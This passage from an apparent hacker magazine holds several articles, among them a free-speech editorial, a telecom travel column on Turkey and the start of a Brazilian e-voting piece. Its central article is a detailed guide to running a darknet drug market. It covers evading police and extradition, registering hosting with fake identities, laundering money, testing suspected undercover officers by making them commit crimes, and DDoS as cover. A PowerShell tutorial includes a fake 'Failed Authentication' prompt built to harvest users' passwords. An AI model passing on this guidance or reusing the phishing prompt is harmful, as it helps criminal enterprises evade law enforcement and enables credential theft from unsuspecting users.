took note of this incident. We've never reacted well to being told what we can and cannot say.

In the *Charlie Hebdo* case, the irony is particularly biting since the victims of this massacre were those who probably felt most passionately about protecting the rights of *anyone* under assault, whether it be for religious, ideological, or political reasons. They were certainly no friends of the ugly nationalism and religious intolerance that has been springing up in France and other countries, whether as a reaction to this kind of atrocity or because it never really disappeared in the first place. The journalists who were mowed down on that dark day in January represented that part of us dedicated to rebelling against any power attempting to control us through our speech. It's not a Western value or something that is alien to anyone on earth. It's a human trait. If you tell someone they're not allowed to say something, the very first thing an individual will do is say it, whether out loud or to themselves. It has nothing to do with whether or not they believe it and everything to do with their right to process their own thoughts and reach their own conclusions.

It's easy to point to a case like this because of its magnitude and the perceived culture clash which is being exploited by all sides. But one doesn't have to look far to find an unending supply of other instances of journalists and common citizens being victimized because they asked the wrong question or made the wrong statement. You would be hard pressed to find a regime with the high moral standing to condemn what happened here without their looking like complete hypocrites. Governments, corporations, religions, institutions of all sorts are filled with conflicted statements and positions that simply make it impossible for them to judge their counterparts with any true legitimacy. As individuals, though, we have more power to confront our contradictions, to rethink our philosophies, and to challenge anything we're expected to accept without question.

This is what being a hacker has always been about. We don't fit into the agendas of large organizations and we don't take orders. We're there to challenge the status quo, to mess with the system, ask a million questions, and always try and come up with something different and better. And if you look back throughout history, you'll see that such challenges never come cheap.

SO, YOU WANT TO BE A DARKNET DRUG LORD....

by nachash
nachash@observers.net

The advice in this article can be adapted to suit the needs of other hidden services, including ones which are legal in your jurisdiction. The threat model in mind is that of a drug market. The tone is that of a grandfather who is always annoyingly right, who can't help but give a stream-of-consciousness schooling to some whippersnapper about the way the world works. If this article inspires you to go on a crime spree and you get caught, don't come crying to me about it.

You've decided that you're bored with your cookie-cutter life of working at a no-name startup, getting paid in stock options and empty promises. You want a taste of the good life. Good for you, kid. I used to run a fairly popular hidden service (DOXBIN) that was seized by the FBI after three and a half years of spreading continuous butthurt, then subsequently repossessed from the feds. Because I managed to not get raided, I'm one of the few qualified to instruct others on hidden services and security, simply because I have more real-world experience operating hidden services than the average Tor user. In other words, very little of this advice is of the armchair variety, as you'll often find in abundance on the Internet. But enough about me. Let's talk about your future as an Internet drug lord.

Legal/Political

First things first, you need to cover the legal, historical, and political angles. Read up on various drug kingpins and cartels from the 20th century. Learn everything you can about how they rose and fell (you can safety ignore all the parts about intelligence agencies backing one drug cartel over another, because that's not going to happen to you). Once you've got a good command of that, read everything you can about busted drug market operators and branch out into cybercrime investigations as well. It wouldn't hurt to make yourself familiar with law enforcement and intelligence agency tactics either. You'll find that virtually all drug kingpins either get murdered or go to prison. Let those lessons sink in, then find a good drug lawyer and make plans for being able to pay them when The Man seizes everything you own. While you're dreaming big about making fat stacks of fake Internet money, do some research on Mutual Legal Assistance Treaties and extradition treaties.

Mutual Legal Assistance Treaties (MLATs) are self-explanatory. Country A will help Country B do whatever it takes to aid a cybercrime investigation should some aspect of the crime bleed over into Country A. Figure out which countries don't provide legal assistance to your country in these cases, then find hosting services that are based there. You'll shorten this list by determining which hosts allow Tor, or at least don't explicitly forbid it in their Terms of Service (you don't care about exit bandwidth. You just want relays. Remember this for later in the article). Last but not least, sort out which hosts accept payment options that don't make you sweat bullets over the fact that the NSA has been monitoring global financial transactions since at least the 1970s. You will want to avoid any host that advertises itself as bulletproof - they'll probably kit your box and siphon everything of value, in addition to overcharging you for the privilege of running on older hardware - and any host which sells a cheap VPS and promises to guarantee your privacy.

Extradition treaties mean that if you're in Country A and do something that makes Country B want to prosecute you, Country A is most likely going to give you a one way ticket to Country B. If or when your box gets seized and you know the heat is on, you're going to want to beat it to a place that won't send you back, where you will presumably live out the rest of your days. Just make sure you've made enough money to grease all the right palms in your new life, or the road ahead may be extremely bumpy. If you're smart, you'll permanently move to this country well before you have any trouble with law enforcement.

One last thing before moving on: Don't be so stupid as to attempt to hire a hitman to kill anyone. Murder-related charges have no statute of limitations, which means you won't get to write a tell-all book about what a sly bastard you are when this wild ride is a distant memory. If you've reached a point in your new career where murdering people makes sense, it's time to walk away. Don't get corrupted like Dread Pirate Roberts.

Technical

This section tries to be as operating system independent as possible. You'll want to consult the documentation of your OS for specifics. The technical side of running a hidden service and not getting owned by cops is a lot harder than just installing stuff and crossing your fingers. The recommendations in this section *will not* protect you from zero-days in the wild, but should help somewhat with damage control. Remember, if they want to own your hidden service, it will probably happen eventually.

Before you even think about installing BitWasp and Tor, you need to really understand how Tor works. Go to `freehaven.net` and read the white papers until your eyes glaze over, then continue reading until you're out of papers to read. Pay particular attention to the hidden service papers. If you feel like you didn't understand something, come back to that paper again when you have more knowledge. A lot of the papers explain some of the same concepts with slight differences in the intros. Don't skim over them, because you might read someone's rewording that will clarify an idea for you. Check back with Free Haven regularly. Once you're up to speed, a good next step is to keep up with The Tor Project's mailing lists.[1]

While you're doing all of this reading, it's (mostly) safe to go ahead and install Tor on a box on your local network, purely for experimentation. Keep in mind that the NSA will start scooping up all of your packets simply because you visited `torproject.org`. That means don't post code questions related to your drug market on Stack Exchange if you want to avoid giving The Man morsels he can use for parallel construction. Once you've gotten hidden services working for http and ssh, you're going to take the first baby step towards evading casual discovery: Bind your hidden services to localhost and restart them.

The next step in your journey towards changing the drug business forever is to grab the transparent proxying firewall rules for your operating system to make sure they work.[2] They will guard against attacks that cause your box to send packets to a box the attacker controls, which is useful in thwarting attempts to get the box IP. You may wish to have a setup similar to an anonymous middle box, preferably without public IPs where possible, so if your application gets rooted, Tor isn't affected.

Speaking of applications, do everything you can to ensure that the application code you use to power your hidden service isn't made of Swiss cheese and used Band-Aids. To protect against other types of attacks, you will want to identify any pre-compiled software that your users will touch and compile it yourself with hardening-wrapper or its equivalent, plus any custom flags you want to use. If you keep vulnerabilities from the application and server to a minimum, your biggest worries will be Tor-related.

You will only connect to your production box via a hidden service. It's a good idea to get into that habit early. The only time deviating from this pattern is acceptable is when you have to upgrade Tor, at which time you'll want to have a script ready that drops your firewall rules and unbinds SSH from localhost just long enough for you to login, do the upgrade, re-apply the firewall rules and bind SSH to localhost again. If you're not ready to deal with the latency, you're not ready to do any of this. Don't forget to transparently proxy the machine you use too, so you don't slip up by mistake.

On the subject of the machine, you need to automate the process of both setting up your hidden service and of destroying it. Proactively change servers every few months, in order to frustrate law enforcement attempts to locate and seize your site. Your creation script should install everything your site needs as well as all configuration files. Your clean-up script needs to destroy all evidence, preferably with a tool like srm.

Regarding time-related issues: Always select either UTC or a time zone that doesn't match the box's location. You will also do this to the box you use to interact with your hidden service every day. If you read the white papers, you will probably note a recurring theme of clock skew-related attacks, mostly directed at clients, in some of the older papers. Tor won't even start if the clock skew is off by too much.

If you want to have some fun at the expense of business in the short term, intentionally take your service offline periodically in order to mess up attempts to match your downtime with public information. If you're the kind of person with access to botnets, you could DDoS (Distributed Denial of Service) some provider at the same time on the off chance that someone might connect the dots. This countermeasure will only work on researchers looking at public info, not nation state actors with an ax to grind.

I've saved some of the hardest stuff for the last part of this section. It's hard because you have to make choices and it's unclear which of those choices are the best. It's a bit like a Choose Your Own Adventure book. In that spirit, all I can do is lay out the possibilities in as much of a Herodotus-like way as possible.

One thing you have to consider is whether you want to run your hidden service as a relay or not. If it's a relay, you'll have extra cover traffic from other innocent Tor users. But if your relay goes down at the same time as your hidden service, it will be far more likely to be noticed. Federal criminal complaints make a big deal of seized hidden services not being relays, but three relays were taken down at around the same time as Operation Onymous, so that's not a guaranteed defense. The choice is yours.

Remember when I said to take note of hosts that don't ban Tor outright? This is the part where you give back to the community in the form of Tor relays or bridges.[3] The feel-good aspects of this move are along the same lines as drug barons who build schools and hospitals, but this is more immediately self-serving. You're going buy several servers to set up strictly as relays or bridges, then configure your hidden service box to use only those relays or bridges to enter the Tor network. Here's where things start to get theoretical.

If an adversary is running a guard node discovery attack - in which an attacker is able to determine the node you're using to enter the Tor network - against your service and you're using your own relays as entry nodes, the damage they can do will be limited to DoS (Denial of Service) if your relays are not linkable to your identity. However, if you're entering the Tor network with bridge nodes, an attacker will probably say "WTF?" at first unless they determine they've found a bridge node. Bridge nodes don't use nearly as much bandwidth as relays because there is not a public list of them, so an intelligence agency would have less traffic to sift through, which makes correlation easier. On the other hand, using bridge nodes also allows you to run obfsproxy[4] on both the bridges and your hidden service. obfsproxy allows you to make Tor traffic appear to be another type of traffic, which is a good defense against non-Five Eyes entities. For example, your hosting provider may decide to monitor for Tor traffic for their own reasons. Just make sure your relays/bridges aren't linkable to you or to each other.

One last thing about guard node discovery attacks: The Naval Research Lab published a paper in July 2014 about the "Sniper Attack,"[5] which in short works like this: The attacker discovers your guard nodes, then uses an amplified DoS trick to exhaust the memory on all of your nodes. The attacker keeps doing this until your hidden service uses guard nodes that they control. Then it's game over. If your hidden service's entry nodes are all specified in your torrc file and they get DoSed, your service will go offline. In this situation, if all of your relays are down, you essentially have an early warning canary that you're being targeted. In other words: This is the best possible time to book your one-way ticket to your chosen non-extradition country. For those of you with a background in writing exploits, this is similar in principle to how stack smashing protection will render some exploits either unable to function or will turn them into a DoS. Personally, I recommend an ever-changing list of relays or bridges. Add a few new ones at a predetermined interval, and gradually let old ones go unpaid.

Operational Security

This section is critical, especially when things start to break down. If everything else goes bad, following this section closely or not could be the difference between freedom and imprisonment.

This is important enough to restate: Transparently proxy your Tor computer. This is a good first line of defense, but it is far from the only way to protect yourself.

Do not contaminate your regular identity with your Onion Land identity. You're an aspiring drug kingpin. Go out and pay cash for another computer. It doesn't have to be the best or most expensive, but it needs to be able to run Linux. For additional safety, don't lord over your new onion empire from your mother's basement, or any location normally associated with you. Leave your phone behind when you head out to manage your enterprise so you aren't tracked by cell towers. Last but not least for this paragraph, don't talk about the same subjects across identities and take countermeasures to alter your writing style.

Don't log any communications, ever. If you get busted and have logs of conversations, the feds will use them to bust other people. Logs are for undercover cops and informants, and have no legitimate use for someone in your position. Keep it in your head or don't keep it at all.

At some point, your enterprise is going to have to take on employees. Pulling a DPR move and demanding to see ID from high-volume sellers and employees will just make most people think you're a fed, which will leave your potential hiring pool full of dumbasses who haven't even tried to think any of this out. It will also make it easier for the feds to arrest your employees after they get done arresting you. If your enterprise is criminal in nature - whether you're selling illegal goods and services or you're in a repressive country that likes to reeducate and/or kill dissidents - an excellent way of flushing out cops is to force them to get their hands not just dirty, but filthy, as quickly as possible. Don't give them time to get authorization to commit a crime spree. If there's a significant amount of time between when they're given crimes to commit and the commission of those crimes, you need to assume you've got an undercover cop on your hands and disengage. If they commit the crime(s) more or less instantly, you should be fine unless you've got the next Master Splynter on your trail.[6]

Disinformation is critical to your continued freedom. Give barium meat tests to your contacts liberally.[7] It doesn't matter if they realize they're being tested. Make sure that if you're caught making small talk, you inject false details about yourself and your life. You don't want to be like Ernest Lehmitz, a German spy during World War II who sent otherwise boring letters about himself containing hidden writing about ship movements. He got caught because the non-secret portion of his letters gave up various minor personal details the FBI correlated and used to find him after intercepting just 12 letters. Spreading disinformation about yourself takes time, but after a while the tapestry of deceptions will practically weave itself.

Ensure that your communications and data are encrypted in transit and at rest whenever applicable. This means PGP for email and OTR for instant messaging conversations. If you have to give data to someone, encrypt it first. For the Tor-only box you use for interacting with your hidden service, full disk encryption is required. Make a password that's as long and complex as you can remember ("chippy1337" is not an example of a good password). Last but not least, when you're done using your dedicated Tor computer, boot into Memtest86+. Memtest86+ is a tool for checking RAM for errors, but in order to do that it has to write into each address. Doing so essentially erases the contents of the RAM. Turning your computer off isn't good enough.[8] If you're planning to use Tails, it will scrub the RAM for you automatically when you shut down. Once your RAM is clean, remove the power cord and any batteries if you're feeling extra paranoid. The chips will eventually lose any information that is still stored in them, which includes your key. The feds can do a pre-dawn raid if they want, but if you follow this step and refuse to disclose your password, you'll make James Comey cry like a small child.

Use fake info when signing up for hosting services. Obfuscate the money trail as much as possible and supply fake billing info. I prefer registering as criminals who are on the run, high government officials, or people I dislike. If your box gets seized and your hosting company coughs up the info, or if a hacking group steals your provider's customer database (it happens more often than you'd think), your hosting information needs to lead to a dead end. All signs in Operation Onymous point to operators being IDed because they used real info to register for their hosting service and then their box got decloaked.

Speaking of money, you're going to have to figure out how to launder your newfound assets, and we're not talking about using a couple of bitcoin laundering services and calling it a day. You also shouldn't go out and buy a Tesla. Living beyond your means is a key red flag that triggers financial and fraud investigations. Remember, money is just another attack vector. Washing ill-gotten gains is a time-honored drug business tradition and one that you would be a fool not to engage in. You can only use your hard-won profits to send `shitexpress.com` packages to people you don't like so many times.

Take-away: If you rely only on Tor to protect yourself, you're going to get owned and people like me are going to laugh at you. Remember that someone out there is always watching, and know when to walk away. Do try to stay safe while breaking the law. In the words of Sam Spade, "Success to crime!"

Sources

1. https://lists.torproject.org➥/cgi-bin/mailman/listinfo
2. https://trac.torproject.org/➥projects/tor/wiki/doc/➥TransparentProxy
3. https://www.torproject.org/➥docs/bridges
4. https://www.torproject.org➥/projects/obfsproxy.html.en
5. http://www.nrl.navy.mil/itd➥/chacs/biblio/sniper-attack-➥anonymously-deanonymizing➥-and-disabling-tor-network
6. http://www.pcworld.com/article➥/158005/article.html
7. https://en.wikipedia.org/w/➥index.php?title=Canary_trap&➥oldid=624932671
8. https://freedom-to-tinker.com/➥blog/felten/new-research-➥result-cold-boot-attacks-➥disk-encryption/

Out of the Box Survival, Part One
A Guide to PowerShell Basics

by Kris Occhipinti - Metalx1000

I am primarily a Linux user. So when I sit down at a computer, I'm used to having development tools at my disposal. On most Linux machines, you are going to have interpreters for Bash, Python, and Perl already installed and ready to go. You will also, in many cases, have compiles for both C and C++ either already installed, or quickly installed, through the use of whichever package manager your distro uses.

This is why I find it so frustrating to sit down at a Windows machine. Microsoft Windows provides you with almost nothing of use when it come to development (or really anything for that matter). Although you can install interpreting tools such as Python, Perl, and even Bash, they aren't already there, out of the box, as they are on a Linux system.

In the past we have had to survive with tools such as batch files and VBS scripts, which are both very limited to say the least. Batch files are not very useful without implementing external tools, which also need to be installed as they are not distributed with Windows. And if you want to install a compiler, they are either overblown in size, giving you way more than a simple compiler, or they tend to be missing library and header files that you require.

It's important to have development tools if you are going to be doing anything of use on a computer beyond simple web surfing or document reading. Whether you are working as IT for a living and just trying to get the system to automate tasks, or if you are up to no good and trying to do something malicious on a system quick and easy, it saves you a lot of headaches when the tools you need are already on the system and you don't have to go looking for them and installing them.

In my search to try and make Windows do something useful out of the box, I was very disappointed. But in recent years, Microsoft has upped their game quite a bit. Since Windows Vista, Microsoft Windows has been packaged with PowerShell, which, as much as I dislike Microsoft (if you couldn't already tell), is pretty powerful.

I would not recommend someone learn to program in PowerShell because they want to learn to program. There are way better tools for creating programs, and I recommend learning a language that has the ability to run on more than one platform (which is pretty much everything non-Microsoft). Definitely don't limit yourself by learning a restrictive language as your first language. But, if you are already familiar with programing but desire the power to be able to sit down at a Windows machine and just start typing and create something useful, PowerShell seems like the best option available at this time. But do remember that this is a no go on anything prior to Windows Vista. So no Windows XP, even though there are plenty of those systems still out there.

When it comes to learning any programming language, there are a handful of things you need to learn off the bat. Once you learn these few basic things, you know 90 percent of what you are going to be doing over and over again. Those basic things are:

- Output to the screen
- Input from the user and storing that input to a variable
- Writing to a file
- Reading from a file
- Sending and retrieving data from the Internet


Beyond these few basic things, the majority of what you will be doing is manipulating the data you get from the user, file, or Internet. Today my goal is to teach you these basics so you can get going with creating your own tools and scripts.

Let's first look at sending output to the screen for the user to see. This, of course, is the classic "Hello World" program. As with most languages this is fairly simple when it comes to printing the words in a terminal.

```
[code]
Write-Host “Hello World”
[/code]
```

PowerShell allows for some more advanced GUIs, but you can also create basic dialog boxes. Here is an example of that.

```
[code]
[System.Reflection.Assembly]::
➥LoadWithPartialName(“System.
➥Windows.Forms”)|out-put null
[System.Windows.Forms.
MessageBox]::Show(“Hello World!”
, “Welcome”)
[/code]
```



Hello World!

I think that is pretty straightforward and doesn’t need much explaining. First we load up our forms functions and then create a dialog box. Then you have your main message and a title for the box. Let’s now move on to getting input from the user. First we’ll look at getting text from the user in a terminal window.

```
[code]
$name = Read-Host ‘What is your
➥ name?’
$pass = Read-Host ‘What is your
➥ password?’ -AsSecureString
[/code]
```


Using the “Read-Host” function, you can post a message and then wait for the user input, while at the same time you can put the input into a variable just as I did here when asking for the user’s name. Adding the “-AsSecureString” will hide the user’s input as they type, which makes it nice for getting private data such as a password.

Let’s look at that same example using the system’s built in credential prompt screen.

```
[code]
$cred = $host.ui.promptfor
➥credential(‘’,’’,’’,’’);
$name = $cred.username;
$password = $cred.getnetwork
➥credential().password;
[/code]
```

Or with a little more info added:

```
[code]
$cred = $host.ui.promptfor
➥credential(‘Failed Authentica
➥tion’,’’,[Environment]::User
➥DomainName + “\” + [Environment
➥]::UserName,[Environment]::User
➥DomainName);
$name = $cred.username;
$password = $cred.getnetwork
➥credential().password;
[/code]
```



Enter your credentials.

User name: SERVER\bgates

Password:

This is a little more complex than the “Hello World” GUI, but not by much. Here you can see we are creating a dialog using the “promptforcredential” function. We are giving that dialog a title of “Failed Authentication”, making the user believe that something has failed and that they need to re-enter their username and password - which we later place into variables.

Let’s once again get input from the user and this time write that data into a file.

```
[code]
$name = Read-Host ‘What is your
➥ name?’
$name | out-file “.\name.log”
[/code]
```

Again, this is pretty straightforward. We get the user’s name and place it into a variable called “$name” and then we take that data and pipe it into the “out-file” function, which places the user’s name into a file called “name.log”.

Since we now have data in a file, at some point we might want to be able to retrieve that data. So let’s do a simple file read with the “Get-Content” command.

```
[code]
Get-Content “.\name.log”
[/code]
```

This command will just get the data from the file - in this case the user’s name - and display it to the screen. If we wanted to store it into a variable for use later in our program, we can do that as well by issuing this command.

```
[code]
$name = Get-Content “.\name.log”
Write-Host $name
[/code]
```

Here we have the “Get-Content” command reading the “name.log”, but this time placing all of the data from that file into a variable called “$name”. Right after that, we are issuing the command to write that data to the screen.

Seems a little silly in this example, but can be very useful when creating a real script that has purpose.

Lastly, let's play with network connections and access the Internet. A computer these days is pretty much useless without the Internet. If you want to be able to send or retrieve information from a server that you or someone else has set up, you are going to need to know how to script it out. Whether it's as a system admin trying to scan a system and retrieve data remotely, or as an unauthorized user trying to scan a system and retrieve data remotely, the ability to do this with tools that are already on the system is a relief.

Let's look at just downloading a file for now. We can do it in just a few lines of code.


```
[code]
$webclient = New-Object System
➥.Net.WebClient
$webclient.DownloadFile("http://
➥i.ytimg.com/vi/iDpwKiRKmZc/
➥0.jpg","downloaded.jpg")
[/code]
```

Normally, I would have stored the URL and the file name into variables first, but I wanted to keep this as short as possible for you. We have two lines. The first is creating a new WebClient object. The second is using that object to download a JPEG and save it to a file locally. Here we are downloading an image, but we can download any type of file. It could even be other tools you need for your script. So, even if Powershell doesn't meet all of your needs, you can use it to quickly get all of the tools you do need (although I do suggest using as many built-in tools as possible).


There is much more I want to show you. I want to show you how to put all of this into scripts and work around Microsoft's poor security on how these scripts run. I want to show you how to get PowerShell scripts from a remote server and run them in RAM without touching the hard drive. I also want to show you how to package these script into an EXE file for easy execution. I plan on expanding on these and other PowerShell abilities in future submissions. This is all for now. Enough to get you started playing with PowerShell.

For more programming tips check out: `http://filmsbykris.com`.

A hacker makes the most out of what they have. They take the technology that is in front of them and change it, recreate it, and repurpose it to solve the problems they face. In the case of Windows OS, tools are limited on a default install. Learn what is available. Use those tools to their fullest and beyond. Become comfortable with them so that you know you can sit down at a machine and know that you can make it do whatever you want without anything but a keyboard. No need to copy or install excess garbage. Keep it light. Like a ninja, go unnoticed, because you are just using the system and its own tools.



Whoops! You broke the Internet!
Your Computer Could Be Next
hackers pinpoint security
WORLD'S No1 HACKER SUSPECT IS ESSEX BOY
Hackers for hire
INQUISITR
Bits
SEIZED!
WANTED
E-MAILS HACKED



Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! As winter thaws into spring, I'm writing this column as I prepare for a trip to my first subcontinent - India! A topic for a future column, we're closing our call center in India and I'm heading there to wind it down. There is some incredible new technology that allows us to bring call centers back onshore with a lower total cost (and higher customer satisfaction) versus offshore. But before I jump on yet another plane, here's what I was up to over the winter. Another quarter has taken me to another two continents, this time Europe and Asia. In fact, I was back and forth between Europe and Asia a few times each day at one point. How? By crossing over the Bosphorus, a strait which bisects Istanbul and separates Europe and Asia. As this was my first visit to Turkey, a country of 75 million people bridging Europe and Asia, I was obviously interested in what I could learn about telecommunications there.

The weather in Istanbul was awful - sideways sleet - so I had the perfect opportunity to enjoy a "phone trip." I used to pay a lot of attention to payphones when I traveled, but I quickly gave up in Turkey. As in the U.S., most of the payphones that I saw were either vandalized or out of order (although you will find the occasional working one). At no point did I see anyone actually using them, either. It seems that this is an increasingly common condition. Payphones are still scrupulously maintained and meticulously cleaned in Japan, but in developed countries, it's increasingly rare to find working payphones. Developing countries still do a brisk business in public phones, but most of these aren't payphones. Instead, most public phones are in Internet cafes and calling shops. I saw an Internet café in Istanbul offering calling services to the public, but only one. Public phones just don't seem to be very popular in Istanbul - at least in the parts of the city I visited.

The lack of public calling services was somewhat surprising given the very high cost of mobile phones in Turkey. One of my first stops when getting off a plane in a new country is at a mobile phone kiosk or vending machine. It's so common to change SIM cards when you change countries in Europe and Asia that there is almost always a convenient place to buy a SIM card at the airport. Istanbul is no exception. I flew into Sabiha Gökçen airport, and there is a Vodafone kiosk just outside the baggage claim. I stopped by and asked how much a SIM card cost, and was quoted an outrageous sum - the equivalent of about $75 US! I was incredulous, and asked whether that was just for the SIM card or whether it included service. A month of service was, in fact, included, but it was nothing to write home about - an hour or so of local calls, and 500MB of data service. The Vodafone representative assured me that this was price competitive with other providers in the area, and when I asked why it was so expensive, he gave me a blank look and what I eventually dubbed the "Turkish shrug." This is because in Turkey, people often don't ask why, know why, or want to know why; instead, they just give you a blank stare and a disinterested shrug.

Obviously, paying $75 for a SIM card wasn't going to work for me (I was only staying for three days), but I was curious why it was so expensive. As it turns out, in Turkey, there is a high tax on mobile phones. These are registered with a local tax agency and the IMSI (a unique code that identifies your equipment) is registered with the Turkish tax authorities. All mobile phone providers are required to validate that your phone's IMSI exists in the tax authority's database before allowing you to connect to the network using a local SIM card. Vodafone actually handles this process for you if you buy a SIM card at the airport (and the cost is included in the SIM card), but otherwise, you have to fill out forms in Turkish and take them to a government office in Istanbul along with your tax payment. Only then are you allowed access to the Turkish mobile network on a local SIM card. While it is possible to roam, roaming charges can be very expensive in Turkey. Using my Dutch SIM card, local calls cost over three euro per minute in Istanbul, and SMS messages were 85 euro cents each.


"Fine, I'll just use Wi-Fi," I thought. Unfortunately, when I arrived at the hotel, I discovered another reality of connectivity in Turkey: the Internet is censored. It's not censored to the degree of China, but it's cranked up a notch above Thailand. Many sites I routinely visit were blocked - things like Reddit, Gawker, and even technical publications (although 2600.com was not blocked). While I was told that Internet blocking isn't as extensive as it was during the Gezi Park protests (where Twitter, along with many other social media sites, was blocked), a lot of the blocks implemented during this time never went away.

Normally I can get around these problems with a VPN, but the hotel Wi-Fi blocked these! So, in searching around for a solution, I discovered that it's possible to rent a mobile wireless hotspot in Istanbul. This is a business model that I haven't seen anywhere else in the world, but is necessary because of the massive headaches Turkish authorities impose on foreign mobile phone users. Cello Mobile and AllDayWifi offer this service, so I rented a hotspot from AllDayWifi. It cost about $7 per day, was delivered to my hotel, and came with unlimited data service. This ultimately solved both problems because my VPN then worked, and I was able to bring data service along with me (so I could use Google Maps, etc. on my Android phone).

When I rented the mobile hotspot, I was surprised to discover inconsistencies between what is blocked depending on which network is in use. The mobile hotspot I rented used the network of the smallest mobile phone provider in Turkey, Avea (the other two are Vodafone and Turkcell). At the hotel, the service was provided by Turk Telecom, the incumbent wireline provider. The differences appear to be because of how censorship is performed in Turkey. Rather than operating a firewall itself (like the Chinese government does), the Turkish government puts blocking responsibility onto Internet providers. This means that blocking can be a very blunt instrument if poorly implemented. Turk Telecom appears to block an entire website if any individual thing on it is required to be blocked, while Avea blocks just the individual page with content the government finds objectionable. So, although my VPN worked correctly, I found myself not needing to actually use it when connected to the Avea hotspot (apparently the stuff I read isn't anything the Turkish government wants to block).

I was interested to know what mobile phones Turkish people prefer, and what they do with them. The most popular mobile phone operating system in Turkey is Android, with an overwhelming preference for sleek, high-end, and aspirational models from Samsung. Phones in Turkey are sold unlocked, making a high-end mobile phone a substantial upfront investment for Turkish people and lessening the popularity of more expensive iOS phones. The app ecosystem is largely what you see in other European countries, but Turkish people love local music and entertainment apps. One guy showed me his phone with over a dozen of these installed. Given their shared language with other countries in the region, not all of these are Turkish-based. One music download app popular in Turkey is based in Azerbaijan for, I was told, "copyright reasons."

And with that, I'm hearing the final boarding call for my flight to Dubai, with onward service to Mumbai. Have an incredible spring and I'll write to you again this summer!



Brazil's Electronic Voting Booth

by Overall

Hello dear fellows, Brazil speaking here. Brazil is that big country south of Mexico with Carnaval, pretty women, Futebol (not soccer, please!!), and the third biggest democracy in the whole world - the only one I know with full 100 percent digital voting using an "electronic booth." Recently, we had our seventh free election in our recent history and everything went fine and good. Right? No, not right at all. I don't know what you guys heard - or not - about our elections, but let me give you just a little background information on how things are done here. I'll get to the hacking part really soon.

We have a presidential type of government with free and direct elections every four years. It's different from what happens in the United States. Here we vote directly for our candidate, meaning that each individual vote counts. So each one of 150 million votes is counted before we know the results of the elections. Sounds complicated, right? That's where our "Urna Eletronica" or electronic booth comes to the scene. As I'm a lazy man, from now on I'll call the Electronic Booth simply EB.

Brazil has 3038 electing zones in the entire national territory and each and every one of these receives two booths minimum, but most part of them have four or more booths. We have almost 142 million registered voters and a bonus: obligatory voting!

Yes, guys... in spite of being a democracy, we have a "forced" vote and military service.

Anyway, some 20 years ago, we used to wait a few days, if not weeks, to know the winning candidate, because each vote was manually counted, recounted, computed, checked, validated, and finally inserted into a vote database. I'm not kidding or exaggerating; that was our actual counting system.

Then some smart guy created and managed to sell to the government an electronic system that made everything easier and faster. It actually worked! And very well indeed, as now we can know an election's result in a matter of hours. This year, *all* votes were processed before midnight of Election Day. This was like magic, considering that all of the polling places were open until 6 pm.

The Brazilian government launched a big campaign before the elections concerning the safety of our great and famous EB. It is safe, they said. It is secure, it is good, and it is "unhackable...."

Yeah, right.

How Does It Work?

Our booth uses a system called Direct Recording Electronic (DRE) made by Diebold that has already been judged as unsafe in the U.S. in 2007, Holland in 2008, Paraguay in 2008 (fer-crying-out-loud! Paraguay?), and declared unconstitutional by Germany in 2009. It is based on Windows CE... [deep breath]

You go to the election zone you have been assigned to, handling your elector document, previously registered and authorized. "They" know who you are. (This year, you could bring your personal ID or driving license as well - everything is already integrated.)

Anyway, you go to the zone and show your document. The person gets it, finds you in the list, tells you to sign some ridiculously small paper that you *must keep,* or you cannot ask for a passport or buy big things, such as a house or car. After that, some other guy *inserts* your elector number into a small numeric keyboard attached to the EB to "release it for vote." OK... I guess some of you smart guys already found a "flaw" in the process, but let's keep it going. There is more.

You go to the EB, chose your candidate by typing his/her number (sometimes "its" number may be valid... there are some really weird, well, things, here in Brazil). After you press the last candidate number and confirm the vote, you go home happily, knowing that you contributed to our good democracy.

What Happens Next is the Fun Part

